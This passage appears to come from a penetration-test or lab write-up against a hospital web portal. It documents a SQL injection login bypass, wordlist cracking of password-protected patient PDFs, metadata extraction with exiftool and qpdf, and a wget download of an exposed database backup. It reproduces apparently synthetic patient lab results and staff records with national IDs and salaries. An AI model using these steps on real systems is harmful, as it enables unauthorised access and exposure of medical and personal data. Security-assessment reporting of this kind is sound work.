
SELECT * FROM users WHERE username='admin'' AND password='password123'

The extra quote broke the query and caused the error. I then crafted the classic SQL injection bypass payload.

Username: admin' -- password: anything

The -- comments out everything after it in SQL, so the query becomes:

**Evidence**




SELECT * FROM users WHERE username='admin'

The password check is ignored completely. The query returns the admin row and I am logged in.

### 3.4 Finding 3 Confidential PDFs Accessible After Login Bypass

**Risk Rating**: High

**Location**: patient/reports/

Description

After gaining unauthorized access to the portal through SQL injection, I found three patient lab report PDFs available for download. These confidential medical documents should only be accessible to the named patients and their doctors.


Steps Taken

After logging in with the SQL injection payload, I was directed to the patient portal, which listed three downloadable PDF files:


patient_report_1.pdf patient_report_2.pdf patient_report_3.pdf

I downloaded all three files.

## Evidence of patient file locked




## Evidence of patient file unlocked



## PDF 1




Mediroza
General Hospital

14 Cedar Avenue, Johannesburg, South Africa
Tel: +27 11 555 0100
medirozahospital.com

**PATHOLOGY LABORATORY REPORT** — CONFIDENTIAL

| | | | |
|---|---|---|---|
| Patient Name: | Sipho Dlamini | Report Date: | 2024-11-04 |
| Patient ID: | MG-P-10231 | Referring Dr: | Dr. Anita Naicker |
| Date of Birth: | 1984-06-12 | Specimen: | Whole blood (EDTA) |
| Gender: | Male | Lab Ref No: | LR-2024-1187 |

| TEST | RESULT | UNIT | REFERENCE RANGE | FLAG |
|---|---|---|---|---|
| Haemoglobin | 13.9 | g/dL | 13.0 - 17.0 | Normal |
| White Cell Count | 11.8 | x10^9/L | 4.0 - 11.0 | HIGH |
| Platelet Count | 245 | x10^9/L | 150 - 400 | Normal |
| Fasting Glucose | 5.4 | mmol/L | 3.9 - 5.5 | Normal |
| Creatinine | 88 | umol/L | 64 - 104 | Normal |

## PDF 2




Mediroza
General Hospital


14 Cedar Avenue, Johannesburg, South Africa
Tel: +27 11 555 0100
medirozahospital.com

**PATHOLOGY LABORATORY REPORT** — CONFIDENTIAL

| | | | |
|---|---|---|---|
| Patient Name: | Priya Reddy | Report Date: | 2024-11-05 |
| Patient ID: | MG-P-10244 | Referring Dr: | Dr. Johan van der Merwe |
| Date of Birth: | 1991-02-28 | Specimen: | Serum |
| Gender: | Female | Lab Ref No: | LR-2024-1192 |

| TEST | RESULT | UNIT | REFERENCE RANGE | FLAG |
|---|---|---|---|---|
| Total Cholesterol | 6.4 | mmol/L | < 5.0 | HIGH |
| LDL Cholesterol | 4.1 | mmol/L | < 3.0 | HIGH |
| HDL Cholesterol | 1.2 | mmol/L | > 1.0 | Normal |
| Triglycerides | 1.8 | mmol/L | < 1.7 | HIGH |
| Fasting Glucose | 4.9 | mmol/L | 3.9 - 5.5 | Normal |

**PDF 3**




### 3.5 Finding 4 Weak PDF Passwords Crackable with a Wordlist

**Risk Rating**: High

Description

All three PDFs were password protected. However, the passwords were weak and appeared in commonly available password wordlists, making them trivial to crack using automated tools. Using simple passwords on sensitive medical documents does not provide meaningful protection.

**Steps Taken**

I used the Networkwalks Hash Calculator to extract a crackable hash from each PDF, and then ran each hash through the Networkwalks Password Cracker.

Reports 1 and 2 cracked immediately using the built-in 100-word default wordlist.

Results:


patient_report_1.pdf → 123456


patient_report_2.pdf → password


Report 3 did not crack with the built-in list. I switched to a larger wordlist (JTR default password list) and ran the attack again.

patient_report_3.pdf → !@#$%^&

## Evidence


kali-linux-2026.1-virtualbox-amd64 (Snapshot 1 - MY Backup of Fresh For Kali Linux (10-AUG-2026)) [Running] - Oracle VirtualBox
networkwalks.com/password-cracker/
Tried: 1 / 100
9 pw/s
1%
[*] Loaded wordlist: built-in list (100 entries)
[*] Target: PDF R3 / 128-bit / dictionary attack
[*] Deriving keys with MD5 + RC4...
[+] MATCH 123456 ✓
PASSWORD CRACKED SUCCESSFULLY
123456
This is the PDF password. Open your PDF and enter it to unlock the file.
Copy password


kali-linux-2026.1-virtualbox-amd64 (Snapshot 1 - MY Backup of Fresh For Kali Linux (10-AUG-2026)) [Running] - Oracle VirtualBox
networkwalks.com/password-cracker/
Tried: 2 / 100
0 pw/s
2%
[*] Loaded wordlist: built-in list (100 entries)
[*] Target: PDF R3 / 128-bit / dictionary attack
[*] Deriving keys with MD5 + RC4...
[-] Trying: 123456 ✗
[+] MATCH password ✓
PASSWORD CRACKED SUCCESSFULLY
password
This is the PDF password. Open your PDF and enter it to unlock the file.
Copy password





I then opened each PDF with its cracked password and read the confidential patient medical data inside.

### 3.6 Finding 5 Sensitive Metadata in Patient PDF Files

**Risk Rating:** Medium

Description

PDF files store hidden metadata such as the author name, creation date, and custom comments. This metadata is not visible when simply reading the document but can be extracted using tools like exiftool. In this case, report 3 contained an internal staff comment left by the IT administrator that pointed directly to a confidential backup file on the server.



**Steps Taken**

I first decrypted report 3 using qpdf so that exiftool could read all metadata fields. A locked PDF only shows the encryption type.

Qpdf --password='!@#$%^&' --decrypt patient_report_3.pdf report3_open.pdf

Then I ran exiftool on the unlocked file.

Exiftool report3_open.pdf

Key Fields in the Output:

Author: j.malik

Comments: DB backup moved to /old before site migration, do not delete

This comment was left by the IT administrator Jamel Malik (j.malik) and revealed the exact location of a database backup on the server.

### 3.7 Finding 6 Forgotten Backup Folder with Directory Listing Enabled

**Risk Rating**: Critical

Description

Directory listing is a web server misconfiguration that displays the contents of a folder like a file browser when no index page exists. The /old folder on the server had directory listing enabled, exposing a database backup file to anyone who visited that URL. I had already found this folder during my initial recon from the robots.txt file, which listed it as a disallowed path.

**Steps Taken**

During recon, I noted /old in the robots file. The metadata clue from Finding 5 confirmed this was the location of the backup. I opened the folder in the browser.


https://medirozahospital.com/old/


The directory listing was enabled and I could see the backup file immediately:


mediroza_db_backup_2019.sql

I downloaded it using wget.

Wget https://medirozahospital.com/old/mediroza_db_backup_2019.sql


kali-linux-2026.1-virtualbox-amd64 (Snapshot 1 - MY Backup of Fresh For Kali Linux (10-AUG-2026)) [Running] - Oracle VirtualBox
14:14
(anonymous) - mediroza_tab
(anonymous) - mediroza_tab
medirozahospital.com/old/m
medirozahospital.com/old/mediroza_db_backup_2019.sql
90%
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
-- mediroza_db_backup_2019.sql
-- Mediroza General Hospital - internal database backup
-- Generated by Mediroza CMS 1.4.2 backup module
-- Host: localhost    Database: mediroza_hr
-- WARNING: contains confidential staff and shareholder records
-- Backup date: 2019-08-27 02:14:03
SET NAMES utf8mb4;
SET FOREIGN_KEY_CHECKS = 0;
--
-- Table structure for table `staff`
--
DROP TABLE IF EXISTS `staff`;
CREATE TABLE `staff` (
`id` int(11) NOT NULL AUTO_INCREMENT,
`full_name` varchar(120) NOT NULL,
`job_title` varchar(120) NOT NULL,
`department` varchar(80) NOT NULL,
`email` varchar(120) NOT NULL,
`phone` varchar(20) NOT NULL,
`national_id` varchar(20) NOT NULL,
`monthly_salary_zar` int(11) NOT NULL,
`date_joined` date NOT NULL,
PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
--
-- Dumping data for table `staff`
--
LOCK TABLES `staff` WRITE;
INSERT INTO `staff` (`id`,`full_name`,`job_title`,`department`,`email`,`phone`,`national_id`,`monthly_salary_zar`,`date_joined`) VALUES
(1,'Dr. Rajesh Naidoo','Chief Pathologist','Diagnostics Lab','r.naidoo@medirozahospital.com','+27 82 101 2007','8502101301108l',138000,'2009-03-16'),
(2,'Sarah Botha','Chief Financial Officer','Finance','s.botha@medirozahospital.com','+27 82 102 2014','8503102302208l',152000,'2011-07-01'),
(3,'Dr. Johan van der Merwe','Medical Director','Management','j.merwe@medirozahospital.com','+27 82 103 2021','8504103303308l',160000,'2007-01-22'),
(4,'Dr. Anita Naicker','Consultant Cardiologist','Cardiology','a.naicker@medirozahospital.com','+27 82 104 2028','850510430440841',132000,'2012-09-10'),
(5,'Dr. Ahmed Kara','Consultant Physician','Internal Medicine','a.kara@medirozahospital.com','+27 82 105 2035','850610530550851',128000,'2013-02-18'),
(6,'Dr. Yusuf Cassim','Senior Registrar','Emergency & Trauma','y.cassim@medirozahospital.com','+27 82 106 2042','850710630660861',74000,'2018-05-04'),
(7,'Michael Roberts','HR Director','Human Resources','m.roberts@medirozahospital.com','+27 82 107 2049','850810730770871',96000,'2010-11-15'),
(8,'Susan Pretorius','HR Officer','Human Resources','s.pretorius@medirozahospital.com','+27 82 108 2056','850910830880881',32000,'2016-08-23'),
(9,'Jameel Malik','IT Systems Administrator','IT','j.malik@medirozahospital.com','+27 82 109 2063','851010930990801',58000,'2015-04-12'),
(10,'Thabo Molefe','Network Engineer','IT','t.molefe@medirozahospital.com','+27 82 110 2070','851111031100811',46000,'2017-10-02'),
(11,'Nomvula Khumalo','Registered Nurse','Emergency & Trauma','n.khumalo@medirozahospital.com','+27 82 111 2077','851211131210821',34000,'2016-01-19'),
(12,'Lerato Mokoena','Registered Nurse','Pediatrics','l.mokoena@medirozahospital.com','+27 82 112 2084','850111231320831',33000,'2017-06-07'),
(13,'Bongani Ndlovu','Registered Nurse','Cardiology','b.ndlovu@medirozahospital.com','+27 82 113 2091','850211331430841',35000,'2015-12-01'),


kali-linux-2026.1-virtualbox-amd64 (Snapshot 1 - MY Backup of Fresh For Kali Linux (10-AUG-2026)) [Running] - Oracle VirtualBox
14:15
(anonymous) - mediroza_tab
(anonymous) - mediroza_tab
medirozahospital.com/old/m
medirozahospital.com/old/mediroza_db_backup_2019.sql
90%
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
`email` varchar(120) NOT NULL,
`phone` varchar(20) NOT NULL,
`national_id` varchar(20) NOT NULL,
`monthly_salary_zar` int(11) NOT NULL,
`date_joined` date NOT NULL,
PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;
--
-- Dumping data for table `staff`
--
